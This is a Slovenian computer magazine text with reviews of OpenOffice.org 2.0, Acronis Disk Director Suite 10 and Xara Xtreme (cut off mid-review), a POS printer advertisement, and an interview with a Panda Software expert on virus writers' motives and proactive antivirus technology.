Prav zanimivo je, da pri ogledu zbirke OpenOffice.org skoraj vsak uporabnik postane nekoliko zloben in privoščljiv. Pri nas zloben in privoščljiv predvsem do Microsofta, v tujini pa tudi do Corela. Razlog je seveda v tem, da sta oba našeta tvorca konkurenčnih izdelkov, prodajata pa jih po licenčnem modelu, kar pomeni, da je treba pravico do uporabe kupiti. Takoj za zlobo in privoščljivostjo pa je na vrsti skepsa. Je nekaj, kar je brezplačno, res dovolj dobro? Je zanesljivo? Mi lahko v težavah kdo pomaga? Vprašanj je veliko.

A lepo po vrsti. O paketu OpenOffice.org smo v Mojem mikru že večkrat pisali, zato je najbolje, da si ogledamo, kaj prinaša nova različica v primerjavi s staro. Novosti je veliko, zato bomo naštetili le nekatere najpomembnejše.

KAJ JE V PAKETU

Programski paket vsebuje šest osnovnih komponent. Obdelavi besedila je na voljo komponenta **Writer**, delo z elektronskimi preglednicami omogoča **Calc**, izdelavi predstavitev je namenjen **Impress**, risanju vektorskih

 **Novi OpenOffice.org je za uporabnika bistveno prijaznejši, pomembna izboljšava pa je tudi večja združljivost z zbirko Microsoft Office.**

grafičnih elementov **Draw**, za urejanje formul in enačb je na voljo **Math**, v različici 2.0 pa je največja novost komponenta za delo s podatkovnimi zbirkami **Base**. OpenOffice.org je že na prvi pogled drugačen od prejšnjih različic. Snovalci so namreč dokaj temeljito **spremenili uporabniški vmesnik**. Razlog je bil verjetno v tem, da uporabniki od programske opreme zahtevajo, da je karseda enovita. Prejšnje različice zbirke OpenOffice.org so se od druge programske opreme, zlasti v okoljih Windows, precej razlikovale, kar je odvrnilo marsikatero uporabnika. To so zdaj popravili in paket je zelo podoben drugim komponentam in programom.

Paket ponuja tudi nekaj »posladdockov«. Tako je oblikovanje s slogi mogoče s funkcijo »povleci in spusti«. Sloge odstavkov ali znakov je namreč mogoče tvoriti tudi tako, da izberemo del besedila in ga povlečemo v okno oblikovanja. Drugi posladek je recimo vtičnik, ki omogoča predogled dokumenta, nastalega v OpenOffice.org, kar v brskalniku, kot je Raziskovalec v okolju Windows, Nautilus v okolju Gnome ali

Konqueror v okolju KDE. Dodana je tudi možnost, da s tipkovnico izvedemo tudi operacije, ki jih najdemo v meniju posebnega lepljenja, s tipkovnico je mogoče »odznačiti« več izbranih listov v elektronski preglednici, sloge besedila pa je mogoče dodeliti posameznim tipkam oziroma kombinacijam tipk. Zelo zanimiva je tudi komponenta **FontWork**, ki omogoča izdelavo grafično oblikovanega besedila in s tem privlačnejše oblikovanih dokumentov.

FORMATI, FORMATI ...

A videz ni najpomembnejši napredek zbirke OpenOffice.org. Pomembnejša je njegova »notranjost«, ki je iz različice v različico bolj impresivna. Še najbolj se je v zadnjem času govorilo o formatu datotek. Skupina **OASIS** (Organisation for the Advancement of Structured Information Standards) je pred časom razvila nov **format XML** in ga priporočila za uporabo. Njegova glavna značilnost je ta, da ga naj bi bilo mogoče odpreti v **vsakem urejevalniku besedil**, saj je način zapisa odprt in tudi objavljen. S tem naj bi se uporabnikom poeno-

stavila komunikacija, saj se jim ne bi bilo treba ubadati s tem, kako odpreti kak dokument, temveč bi se lahko posvetili njegovi vsebini. OpenOffice.org podpira ta nov format, tako da so vse privzete oblike datotek zapisane tako. Formati zapisa imajo vedno končnico **OD***, namesto zvezdice pa so različne črke, ki določajo, za kakšno vrsto dokumenta gre – ODT je besedilo, ODS elektronska preglednica, ODG risba, ODP predstavitev, ODF formula, ODC grafikon in ODB podatkovna zbirka. Podobne formate podpirajo tudi nekateri drugi pisarniški paketi (StarOffice, IBM Workspace, KOffice), a žal ne najpomembnejši igralec na tem področju – Microsoft. Ta zaenkrat uporabnike opozarja, da odprt format ni dober in da pomeni nevarnost; a če se bo OpenOffice.org razširil tako, kot nekateri napovedujejo, se bo moral ukloniti tudi Microsoft. Če ne drugače, pa s kakšnim pretvornikom za branje in zapisovanje v teh oblikah.

Seveda se vsakemu uporabniku ob napovedih novih formatov zapisa porodi vprašanje, kako je z drugimi zapisi oziroma **združljivostjo** z njimi.

Seveda jih najbolj zanima, kako je z združljivostjo z zbirko **Microsoft Office**. Večino dokumentov iz MS Officea je bilo mogoče odpreti že v prejšnji različici. Zdaj je to še bolj dodelano, tako da je mogoče na primer odpreti dokumente MS Officea, zaščitene z geslom (če seveda poznamo geslo), velike preglednice (Calc zdaj podpira 65.536 vrstic, enako kot Excel), uvozni filter za Microsoft PowerPoint omogoča besedilne objekte, ki imajo razmike med vrsticami neodvisne od vrste pisave, Impress pa lahko uporablja skoraj vse animacijske učinke Microsoftovega PowerPointa. Skratka, glede povezljivosti z MS Officeom je narejeno veliko, tako da je v komponentah OpenOffice.org mogoče odpreti skoraj vse, kar je nastalo v MS Officeu.

Izboljšana je tudi povezljivost s formatom **PDF**, tako da je zdaj mogoče uvoziti tudi znamenke in opombe, prav tako pa je izboljšana tudi izvoz v PDF. Izboljšana je tudi podpora za format **HTML**, ki tvori dokumente **XHTML 1.0 Strict**. Izvoz v XHTML je mogoč v Calc, Draw in Impress. OpenOffice.org omogoča tudi izvoz datotek v format **Flash**, kar je seveda zanimivo predvsem za snovalce spletnih strani. Izboljšav na tem področju izvoza in uvoza datotek in združljivostjo je torej kar nekaj.

IMETI TO, KAR ŽELIM

Kaj pa **programiranje**? Marsikdo hoče od svojega pisarniškega paketa še kaj več, kot ta ponuja ob namestitvi. In če ima nekaj programerske žilice ali pa najame kakšnega programerja, lahko pisarniške pakete nadgradi do te mere, da postanejo pravi pisarniški stroji. Do zdaj so pisarniški paketi za programiranje makrov uporabljali večinoma različice programskega jezika **basic**. MS Office je vseboval **VBA** (Visual Basic for Applications), prav tako WordPerfect Office, OpenOffice.org pa **OpenBasic**. Prva dva omogočata tudi dodajanje funkcionalnosti s pomočjo kode, napisane v C/C++, potem pa se stvar počasi konča. OpenOffice.org je na tem področju veliko radodarnější. Makre je mogoče pisati tudi v javi, javascriptu, benashellu in pythonu, funkcionalnosti pa poleg naštetih še v C/C++. In ker je dostopna tudi izvorna koda paketa, je mogoče spreminjati tudi obstoječe funkcije.


OpenOffice.org je dokaj darežljiv tudi kar zadeva **nastavitve**. Te je mogoče ločiti na nastavitve, ki veljajo za celoten paket, nastavitve, namenjene le posameznim komponentam, ali nastavitve določenih funkcij. Možnosti je ogromno in prav zanimive so, čeprav zahtevajo nekoliko več poznavanja paketa. Pravzaprav je velika raznovrstnost lahko tudi problem. Preveč različnih možnosti lahko uporabnika prestraši in ga odvrne od uporabe, na drugi strani pa je res, da pa poznavalec lahko pisav s to raznovrstnostjo iz paketa potegne res največ.

WRITER, CALC IN DRUŽINA

Osrednja komponenta vsakega pisarniškega paketa je **urejevalnik besedil**, takoj za tem pa sledi **elektronska preglednica**. V OpenOffice.org je oblikovanju besedil namenjen **Writer**, ki

je hkrati tudi urejevalnik HTML, elektronska preglednica pa Calc. Novosti v primerjavi z različicami 1.x je veliko, zato bomo našli le najzanimivejše. Veliko novosti se nanaša prav na kritike, ki so jih bile deležne različice 1.x. V Writerju jih je bilo veliko na temo tabel, saj OpenOffice.org ni podpiral funkcionalnosti, ki jih ponujajo konkurenčni izdelki. V OpenOffice.org 2.0 je bilo prav zato narejeno kar precej na to. Nova različica Writerja podpira **ugnezdene tabele**, torej tabele v tabeli, kar odpravlja težave pri uvozu zapletenih tabel iz MS Word, v tabeli je po novem mogoče uporabiti tudi **sezname in številčenje**, v tabeli je mogoče uporabiti tudi **navpično besedilo**, kar daje dodatne oblikovne možnosti in združljivost s konkurenčnimi paketi, in še kaj bi se našlo.

Writer omogoča tudi **štetje besed v izboru** besedila, ne le celotnega besedila, kar je bila za nekatere uporabnike Worda dokaj uporabna funkcija, ki pa je prejšnje različice niso imele. Zelo zanimiva je tudi **izboljšava izdelave kazala**, kjer je mogoče uporabiti piko kot povezovalni opisom in številko strani in tudi tabulatorsko mesto je zdaj poravnano v desno, tako da je izdelava kazala dokaj enostavna. Nekaj novosti se nanaša tudi na **potek besedila okoli slike**, ki je zdaj izboljšan, v dokumentu je mogoče dodajati **skrito besedilo** in še kaj bi se našlo.



Writer ponuja veliko novosti, kot so navpično besedilo, ugnedene tabele (tabela v tabeli), naštevane in številčenje, oblikovanje besedila okoli slike, štetje besed v izboru ...

Glavna zamera Calcu v preteklosti je bila omejena **združljivost z Excelom**, čeprav stodstotne združljivosti še ni. V novi različici so se snovalci potrudili in združljivost povečali tako, da zdaj ni več težav z »glavami in nogami« tabel, izboljšan je DataPilot, ki omogoča več nastavitvev posameznih polj oziroma enake nastavitve, kot jih vsebuje Excel, **število vrstic v tabeli je zdaj enako kot v Excelu**, torej 65.535 in še kaj bi se našlo. Poleg izboljšane združljivosti z Excelom je tu še nekaj posebnosti, kot na primer **izbiranje delovnih listov s tipkovnico**, preko menija Vstavi je mogoče vstaviti delovni list iz druge preglednice, ce-

lice lahko vsebujejo tudi **diagonalne črte** (prečrtana celica), nekaj izboljšav pa so doživeli tudi opombe celic. Na »računskem« področju je nekaj novosti na področju pogojnega računanja, izboljšan je DataPilot, boljše je pogojno oblikovanje

Posebno poglavje je seveda podatkovna zbirka **Base**. Odlikuje jo enostaven uporabniški vmesnik, prek katerega lahko urejate svoje tabele, tvorite poročila, povpraševanja, različne poglede skratka vse, kar je mogoče narediti z drugimi priljubljenimi podatkovnimi zbirkami. Base ponuja tudi nekatere nove možnosti, na primer zmožnost analize in urejanja relacij iz diagramskega pogleda. Base vključuje HSQLDB kot svoje privzeto jedro podatkovne zbirke, uporabiti pa zna tudi dBase, MS Access, MySQL, Oracle ali katero koli drugo podatkovno zbirko, ki podpira ODBC ali JDBC. Base podpira tudi ANSI-92 SQL.Base. Tudi druge komponente so doživeli dokaj temeljito preobrazbo, a na tem mestu naj bo to dovolj.

PLUSI IN MINUSI

OpenOffice.org je z različico 2.0 postal res zrel paket, ki mu ne moremo kaj dosti zameriti. Največja izboljšava je vsekakor na področju **ergonomije izdelka in združljivosti z zbirko MS Office**. Uporaba paketa je zdaj bistveno prijaznejša, posebej za tiste, ki uporabljajo MS

Office. Težav pri odpiranju datotek iz Worda, Excela in PowerPointa je bistveno manj, še največ jih ima načeloma Excel in še to le pri zelo zapletenih tabelah.

Na prvem mestu med zamerami je mogoče **odsotnost poštnega odjemalca, primerljivega z Outlookom**, kar si tak paket vsekakor zasluži. **Thunderbird** je sicer dober, a ne ponuja takšne funkcionalnosti. Nekaj zamer bi lahko našli tudi pri slovenjenju, ki je ponekod pomanjkljivo oziroma

ga ni. V paketu je namreč kar nekaj funkcij, predvsem zaslonski namigi (opisi gumbov, če nad njih postavimo miško), ki so v angleščini, prav tako ni preveden sistem pomoči. A ker je paket dokaj podoben drugim tovrstnim izdelkom, sistema pomoči veliko uporabnikov ne bo velikokrat potrebovalo.

Če se hočete prepričati, kaj ponuja OpenOffice.org, si ga lahko namestite z **MikroCD-ja**.



Matrični POS tiskalnik SP 212 – kuhinjski tiskalnik



2,5 vrstici na sekundo,
76 mm širina izpisa,
original + 2 kopiji

Termalni tiskalnik TSP 600,

z nožem in napajalnikom
Hitrost izpisa 100 mm na sekundo, možnost izpisa barkode,
V črni ali svetli barvi, širina izpisa 80 ali 58
Paralelni serijski, USB ali ethernet vmesnik za mrežno povezavo



Matrični tiskalnik SP 500

z nožem
POS, fiskalni tiskalnik, Kiosk izvedba, možnost pritrditve na steno
7,6 vrstic na sekundo, širina izpisa 76 ali 58 mm
Original + 2 kopiji
Laundry ribbon za kemične čistilnice,
opcija navijalec kopije računa,
V črni ali svetli barvi



Termalni tiskalnik TSP 700,

z nožem in napajalnikom
Hitrost izpisa 180 mm na sekundo, PC 437, 852, 1250, ASCII,
Možnost tiskanja deklaracij, črtne kode,
Brezplačen CD za Auto Logo Funkcijo
Paralelni serijski, USB, ethernet vmesnik za mrežno povezavo
Zaščitni pokrov, širina izpisa 58, 80 ali 82 mm, Dva izhoda za papir



NOVO NOVO NOVO !

Termalni tiskalnik TSP 1000

Tiskanje vstopnic, avionskih kart,
POS tiskalnik,
Termalni tiskalnik TSP 1000,
z nožem in napajalnikom
180 mm na sekundo,
100 do 200 mm premer role
v črni ali svetli barvi,
tiskanje barcod, paralelni ali serijski,
USB opcija ethernet ali WIFI



Servisiranje POS tiskalnikov, potrošni material in ostala POS oprema

SLOGATEAM d.o.o.

SERVIS IN PRODAJA

Blatnica 10, 1236 Trzin
Tel.: 01/ 566 25 20, faks: 01/ 566 25 14
e-mail: info@sloga-tim.si, www: sloga-tim.si
www.starmicronicseurope.com

MOJSTER ZA DISK

Acronis je znano podjetje, ki se ukvarja predvsem z aplikacijami v povezavi z diski. Med njihovimi bolj znanimi programi je True Image za izdelavo varnostnih kopij sistema. Disk Director Suite pa je usmerjen na delo z razdelki in diski.

Piše: Jernej Pečjak

jernej.pecjak@mojmikro.si

Vsi poznamo težavo, ko imamo en razdelek (particijo), ki bi ga radi spremenili v dva, vendar brez formatiranja iz Windows tega ne moremo. Disk Director Suite je namenjen prav takim težavam. Razdelke lahko kopiramo in premikamo, ne da bi izgubili podatke, jih prevajamo iz enega v drug datotečni sistem, jih formatiramo, skrijemo, določimo črko, pod katero se bodo pojavljali ipd.


KAJ JE V PAKETU

Tehnično gledano je Disk Director Suite izšel iz štirih različnih programov, ki so bili prej samostojni. **Partition Expert** je skrbel za ustvarjanje, kopiranje in brisanje razdelkov. S programom **OS Selector** smo lahko imeli nameščenih več operacijskih sistemov naenkrat. **Recovery Expert** je omogočal popraviljanje poškodovanih in izbrisanih razdelkov, z orodjem **Disk Editor** pa smo lahko pregledovali sektorje na disku, zagonski blok ipd. To zadnje orodje je bilo seveda namenjeno le tistim, ki vedo, kaj delajo.

Director Suite pravzaprav ni nič drugega, kot vsi štirje programi združeni v enega, kar je pohvalno, saj so vsi iz istega področja. Grafični vmesnik je tako le en, namesto nekaj možnosti pa se zdaj pokaže mnogo daljši seznam. Dodanih je še nekaj možnosti, kot je defragmentiranje diskov. Zaslone je razdeljen na štiri dele. Glavna dela sta besedilni in grafični prikaz razdelkov, leva orodna vrstica prikazuje vse operacije, ki so mogoče z izbranim razdelkom, zgornja pa v obliki ikon prikazuje najpogostejše uporabljana orodja. Resnici na ljubo se obe orodni vrstici funkcionalno nekoliko prekrivata, kar pa zaradi jasnega vmesnika ne zmoti preveč dela.

RAZDELI IN OHRANI

Nova različica Disk Director Suite ponuja nekaj novosti. Zelo pohvalna in edinstvena je možnost **deljenja razdelkov na dva dela** – vendar drugače, kot smo bili navajeni. Podatki se namreč **ohranijo!** Pri delitvi določimo



Acronis Disk Director Suite zna delati z diski in razdelki. Celo tako, da lahko en razdelek razstavi na dva, ne da bi pri tem izgubil vsebino diska.



Prenovljen je tudi program za zaganjanje operacijskih sistemov. Po novem lahko zaganjamo tudi sisteme na dodatnih diskih in zagonske CD-ter DVD-plošče.

mape, ki bodo na enem, in tiste, ki jih želimo na novem razdelku. Po opravljenih operacijah imamo torej dva z vsemi svojimi podatki, kar vključuje tudi časovni žig (timestamp) datotek in map. Enako velja za združevanje razdelkov. Podatki iz vseh map se združijo.

Nekoliko manj pomembna novost je pregledovanje datotek na razdelkih s pomočjo posebnega okna, ki spominja na Windows Explorer.

Zakaj bi sicer uporabljali Acronisov pregledovalnik namesto pravega Explorerja sicer ni povsem jasno, pa vendar.

VEČ OPERACIJSKIH SISTEMOV NA ENEM RAZDELKU

Zaganjanje sistema (OS Selector) ima precej izboljšav. Po novem je sistem mogoče zagnati tudi s CD- oz. DVD-plošče. Vstavimo jo v pogon in izbira se prikaže med ostalimi možnostmi pri zagonu računalnika. Tudi sicer orodje omogoča prepoznavanje poškodovanih razdelkov in pogon operacijskega sistema iz dodatnih diskov. Sami nastavimo prioriteto diskov, tako da se ni treba več mučiti z Biosovimi nastavitvami. Zagon sicer deluje z vsemi vrstami razdelkov DOS in različic Windows kot tudi Linux, FreeBSD, OS/2, BeOS, QNX ipd. Posebna možnost je več operacijskih sistemov na enem razdelku.

Vsem operacijam je novo tudi beleženje operacij (Logs), s čimer točno vidimo, kaj je šlo narobe, če se operacije niso izvedle. Tudi sicer so na voljo čarovniki za najpogostejše operacije, kar bo dobrodošlo začetnikom. Disk Director Suite lahko pri »katastrofi« na disku požene tudi z zagonske CD-plošče, ki deluje brez nameščenega operacijskega sistema.

Čeprav sprememb glede na prejšnjo različico ni veliko, je Acronis dokazal, da zna izboljševati svoje izdelke. Disk Director Suite je svoje delo opravil odlično ne glede na nalogo, ki smo mu jo dali. To je v pri tovrstnih programih še kako pomembno, kajti vsebino celotnega diska lahko pri programskih napakah hitro izgubimo. Tudi cena ni pretirana za vse, kar ponuja. Edino, kar si še želimo, je vključitev orodja **True Image** v ta paket, s čimer bi res dobili vse za delo z razdelki in diski v enem programu.

Acronis Disk Director Suite 10

Kaj: Program za upravljanje z razdelki in diski (urejanje, reševanje, razdeljevanje) in možnostjo zagona več operacijskih sistemov.

Za: Štirje odlični programi, združeni pod eno streho, nove možnosti združevanja in razstavljanja razdelkov, prenovljena aplikacija za zaganjanje operacijskih sistemov.

Prot: Premalo novosti, ne vključuje izdelave varnostne kopije sistema.

Operacijski sistem: Windows 98–XP

Cena: 50 dolarjev

Spletni naslov proizvajalca: www.acronis.com.

PISCI VIRUSOV HOČEJO SLAVO, UGLED IN DENAR

Podjetje Panda Software je za leto 2006 namenilo nove izdelke svojih varnostnih rešitev, ki so prilagojene tako zahtevam malih podjetij kot tudi večjih in temu primerno kompleksnejšim informacijskimi sistemi. O tem smo se pogovarjali s strokovnjakom iz tega podjetja Fernandom De La Cuadrom.

Zagovorniki teorije zarot radi omenijo, da podjetja, kot je vaše, rada sama pišejo viruse in si tako ustvarjajo trg za svoje izdelke. Je kaj resnice pri tem?

Ne, podjetja, kot je naše, ne »pišejo« virusov. Že tako imamo skoraj premalo časa, da odgovarjamo na nove varnostne grožnje, ki se pojavljajo vsak dan. Tudi če bi hoteli to početi, za kaj takega ni nikakršne potrebe. V svetu je žal dovolj posameznikov, ki to počnejo. Morda lahko podam še eno primerjavo. Vprašanje je podobno, kot če bi vprašali gasilca, ali najprej podtakne požar, da ga nato lahko pogasi.

Kaj pa imajo pisci škodljive kode od te?

V osnovi ti ljudje iščejo slavo, ugled v svojih krogih in denarne koristi. Dostikrat se sklepajo zaveznitva med pisci in onimi, ki pošiljajo neželena sporočila (spam). Najprej pošljejo virus, ki najde slabost v sistemu, ta pa nato omogoči razpošiljanje sporočil. So še drugi pisci virusov, katerih namen so kraja zaupnih podatkov iz računalnikov in različne vrste elektronskih prevar.

Kaj je tehnologija TruPrevent?

V osnovi gre za odgovor na težave uporabnikov, ki so kljub temu, da imajo protivirusno rešitev, še vedno na udaru različnih virusov (še vedno se okužijo). Zadnje čase se virusi, črvi in trojanski konji širijo zelo hitro. Zaradi tega se zmanjšuje čas odziva, ki ga imamo na voljo, da konkretno škodljivo kodo preverimo v laboratoriju in najdemo učinkovito zdravilo. Namesto, da torej čakamo na kopijo virusa, smo razvili proaktivno tehnologijo TruPrevent. Ta spremlja delovanje računalnika (nekaterih njegovih osnovnih parametrov) in na podlagi tega zaznava, kaj je lahko potencialno škodljiva koda in kaj ne. Tako najde tudi škodljive kode, ki niso opisane v bazi protivirusnega programa.

Podobno kot hevrstična tehnologija, za katero pa je znano, da ni ravno zanesljiva. Po čem se loči vaša tehnologija?

Gre za drug pristop. Hevrstični sistem primerja programsko kodo novega virusa z onimi, ki jih ima v svoji bazi, saj predvideva, da so si kode podobne – podoben način delovanja, podobne kode. Toda ta tehnologija odpove, če si virusi v svojih programskih kodah niso podobni – kar je vse pogostejše primer z novimi virusi. Naša proaktivna tehnologija opazuje delovanje sistema. Vemo, kako se morajo programi in aplikacije obnašati. Če se pojavi nenormalen proces (kot je na primer prekoračitev pomnilnika) sistem zaustavi izvajanje tega programa in tako varuje uporabnika pred okužbo.

Je torej uporabnik absolutno varen?

Na žalost ne, saj 100-odstotna varnost ne bo nikoli obstajala. Vendar lahko z uporabo proaktivne tehnologije v kombinaciji s klasično tehnologijo preverjanje kode z podatki iz baze in z uvedbo nove varnostne politike, močno zmanjšamo verjetnost okužbe.

Kaj naj stori uporabnik, ki ima na primer izdelek vaše konkurence?

To ni problem, saj ta lahko v računalnik namesti tudi našo proaktivno tehnologijo, ne da bi ga skrbelo

za združljivost z drugimi protivirusnimi programi. In zagotovem lahko, da to deluje, saj smo veliko časa namenili preizkusom o združljivosti programov, hkrati pa ti potrjujejo tudi rezultati neodvisnih strokovnjakov.

Kakšne so prednosti za uporabnike vaših rešitev?

Glavne prednosti so v uporabi tehnologij TruPrevent, ki prinaša nove funkcije. Tehnologija omogoča odkrivanje in nevtraliziranje škodljivih kod, ki so prej bile nepoznane, nekaj, česar niso zmogljive tradicionalne metode, ki uporabljajo »podpisno datoteko«. Učinkovitost v boju proti neželenim sporočilom in elektronskim prevaram (phishing) je drugi ključni faktor. Vključevanje specifičnih »anti-phishing tehnologij« zagotavlja našim strankam zaščito pred trenutno najbolj nevarnimi grožnjami sodobnega časa.

V nove rešitvi smo dodali tudi popolno funkcionalno podporo 64-bitnim osnovam, kar je vidno v modulu ClientShield. Poudariti velja združljivost naših rešitev s programom NAC (Cisco Network Access Control), ki jim (rešitvam) omogoča komuniciranje z omrežnimi napravami podjetja Cisco.

Kako se upravlja z varnostno rešitvijo?

Pandine varnostne rešitve omogočajo velik napredek pri upravljanju in poročanju – administrator vzdržuje celotno omrežje ter izdeluje poljubna poročila z upravljaljskim orodjem AdminSecure. Zaščita je popolnoma transparentna in ne potrebuje posegov uporabnika. To pomeni, da je prikaz vpliva Pandinih rešitev na sistem, ki ga ščiti, in promet zmanjšan na najmanjšo možno mero s prikazovanjem samo relevantnih enostavno razumljivih informacij, kar znatno vpliva na povečanje storilnosti. Sistem se nenehno posodablja in dograjuje z novimi zaščitnimi tehnologijami, z daljinskimi samodejnimi mehanizmi. Zaradi tega ste lahko prepričani, da ste opremljeni z najnovejšimi inovacijami za boj proti škodljivcem. In, kar je za izdelke Panda Software normalno – oboji imajo tehnično podporo 24 ur na dan vse leto kot tudi 24-urni SOS pri novih virusih ter dnevne posodobitve.

Katere so prednosti uporabe integriranih rešitev?

Integracija različnih zaščitnih sistemov v eno samo rešitev povečuje zmogljivosti in zmanjšuje možnosti konfliktov z drugimi programi, ki lahko povzročijo napake. Izdelki Panda Software so povezani v eno samostojno rešitev, zaščito pred vsemi vrstami groženj. Vse se upravlja iz ene konzole na enostaven način brez konfliktov, kar zelo poenostavi skrb za ohranjanje podjetniškega sistema brez škodljivih kod.

Z NOVIMI IZDELKI V NOVO LETO

Panda BusinessSecure 2006 with TruPrevent Technologies je zaščita delovnih postaj v malih in srednje velikih podjetjih in vsebuje novo izboljšano tehnologijo za boj proti virusom, črvom, trojancem in vohunskemu programju. Vključuje tudi tehnologijo požarnega zidu, ki ščiti pred poskusi vdorov ter phishingom.

Panda BusinessSecure 2006 Exchange with TruPrevent Technologies je izboljšana različica, ki vključuje tudi zaščito poštnih strežnikov MS Exchange.

Panda EnterpriseSecure 2006 with TruPrevent Technologies je celovita varnostna rešitev za podjetja, ki potrebujejo zaščito celovitega sistema, od delovnih postaj in e-poštnih sistemov do prehodov in periferijnih strežnikov.

Panda TruPrevent Corporate 2006 je najučinkovitejša rešitev za zaščito delovnih postaj in strežnikov pred neznanimi grožnjami, ki omogoča sočasno delovanje z obstoječo protivirusno rešitvijo.



NAJVEČJA HITROST ZA NAJNIŽJO CENO

Podjetje Xara je dobro znano po grafičnih programih vseh vrst, od programa za 3D-grafiko Xara3D do znanega orodja Webstyle, s katerim izdelujemo spletno grafiko. Kaj nam prinaša nova različica z udarnim imenom – Xara Xtreme?

Piše: Jernej Pečjak

jernej.pecjak@mojmikro.si

V svojih časih je bil klasika risarski program Xara, ki ga je kasneje odkupil Corel in počasi pozabil nanj. Podjetje Xara je pozneje pravice odkupilo nazaj in izdalo naslednika Xaro X, zatem Xaro X1, zadnja različica pa nosi spremenjeno ime Xara Xtreme. Spremenjeno ni le ime, pomembnih novosti je precej.

Začnemo pri tistih, ki se vidijo, že preden kupimo program. Nova cena je skoraj razpolovljena, saj stane Xtreme le **79 dolarjev**. Sicer pa so ohranjene vse lastnosti, ki so Xaro X1 naredile tako privlačno, predvsem preprost, a zmogljiv vmesnik in hitrost dela.


KRIŽANEC MED ILLUSTRATORJEM IN PHOTOSHOPOM

Toda povejmo najprej, za kak program gre. Namenjen je tako grafičnemu oblikovanju spletnih strani kot tudi tiskanega gradiva, ilustracij in logotipov. Vključuje tudi poseben modul za obdelavo slik (ki ga lahko zaženemo tudi ločeno), s katerimi obdelujemo fotografije, ne da bi spremenili izvorno sliko. Xara je torej precej podobna programu Macromedia Fireworks oz. je mešanica Illustratorja in Photoshopa. Osnova za delo namreč niso slike, ampak objekti, na katere nanašamo učinke, osnovni objekt pa ostane nedotaknjen. Primer: Napišemo besedilo, ga osenčimo in mu spremenimo barvo ter zasakamo, pa ga je še vedno možno spremeniti. Ali pa uvozimo sliko in jo položimo v okvir, osnovno sliko pa še vedno zamenjamo ali iste učinke naneseemo na druge slike. Program je sicer v svoji osnovi vektorski, torej lahko rišemo v vektorjih, urejamo Bezierjeve krivulje ipd. Še točkovne slike gredo v vektorske objekte, torej jih lahko pomajšamo ali povečamo in bodo še vedno enake. Vključen pa je tudi točkovni prevajalnik (tracer) v vektorje.

Xara Xtreme ima poleg velike delovne površine na levem delu orodno vrstico z vsemi najpogostejše uporabljanimi funkcijami, orodni trak na vrhu pa se spreminja glede na izbrano funkcijo. Pri delu pomaga tudi klik z desnim miškinim kazalcem, ki odpre dodatne možnosti. Ostali orodni trakovi se v Xtreme imenujejo galerije in jih lahko priključimo osnovnemu oknu, kar sicer podpira večina novejših programov.

NAJHITREJŠI GRAFIČNI PROGRAM NA SVETU?

Avtorji sicer propagirajo Xara Xtreme kot najhitrejši grafični program na svetu. Merili sicer nismo, toda hitrost resnično presenetli. Tako zelo, da je delo s programom pri uporabi nekaterih orodij **mnogo bolj intuitivno** kot pri konkurenci. Pri Xtreme se razen pri bolj zapletenih primerih vektorskih risb in zastarelem računalniku vse zgodi **skoraj trenutno**. Operacije so tako hitre, da je vlečenje korakov nazaj (undo) kot hiter film. Spreminjanje velikosti slik poteka v realnem času, prav tako barvni preliv. Pri teh ni treba s poskusi in napakami ugotavljati, kako želimo, da potekajo, ampak se slika spreminja v trenutku, ko preliv premikamo. Rezultat je



Xara Xtreme je program za izdelavo ilustracij, logotipov in spletne grafike. Odlikujejo ga velika hitrost operacij, prijazen vmesnik in dobra združljivost z vektorskimi in točkovnimi zapisi slik.

veliko natančnejše delo. Če pa uporabimo bolj zapletene kompozicije, lahko vedno nastavimo možnost manj natančnega prikaza ali le žičnega modela.

ZDRUŽLJIVOST S PHOTOSHOPOVIMI UČINKI

